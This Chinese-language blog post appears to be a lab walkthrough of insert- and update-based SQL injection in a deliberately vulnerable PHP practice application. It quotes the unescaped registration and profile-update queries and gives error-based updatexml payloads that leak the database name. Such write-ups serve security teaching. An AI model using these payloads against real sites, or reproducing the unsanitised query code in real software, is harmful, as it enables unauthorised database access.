

看看以前的账户是否能登录!!!!


我的思路是这样的!你看题目insert和update注入
插入注入:对应注册操作!!!
修改注入:对应修改个人信息操作!!!
简单粗暴!!!
下面我们来看源代码!!

首先,看注册操作的源代码!!
小知识:
// $getdata=escape($link, $_POST);//转义 用于过滤特殊字符,防止注入
$query=”insert into member(username,pw,sex,phonenum,email,address) values(‘{$getdata[‘username’]}’,md5(‘{$getdata[‘password’]}’),'{$getdata[‘sex’]}’,'{$getdata[‘phonenum’]}’,'{$getdata[’email’]}’,'{$getdata[‘add’]}’)”;
操作语句如上:
实际的数据库操作语句为:
insert into member(username,pw,sex,phonenum,email,address) values(‘yaoming’,’123456′,’1′,’13112345678′,’[email protected]’)
此时,需要实现闭合!!!
必选项:
用户名:yaoming’ or updatexml(1,concat(0x7e,database()),0) or’
密码:123456

小知识:报错注入:extractvalue、updatexml报错原理
https://www.cnblogs.com/laoxiajiadeyun/p/10488731.html
接着,看修改操作的源代码!!


源代码语句为:
$query=”update member set sex='{$getdata[‘sex’]}’,phonenum='{$getdata[‘phonenum’]}’,address='{$getdata[‘add’]}’,email='{$getdata[’email’]}’ where username='{$_SESSION[‘sqli’][‘username’]}'”;
实际的数据库操作语句为:
update member set sex=’1′,phonenum=’13112345678′,address=’hell’,email=’[email protected]’ where username=XXXXXXXX
PAYLOAD 如下:
boy’ or updatexml(1,concat(0x7e,database()),0) or’

已弹出!!!!
来源:freebuf.com 2021-07-21 08:30:43 by: 知非知非知非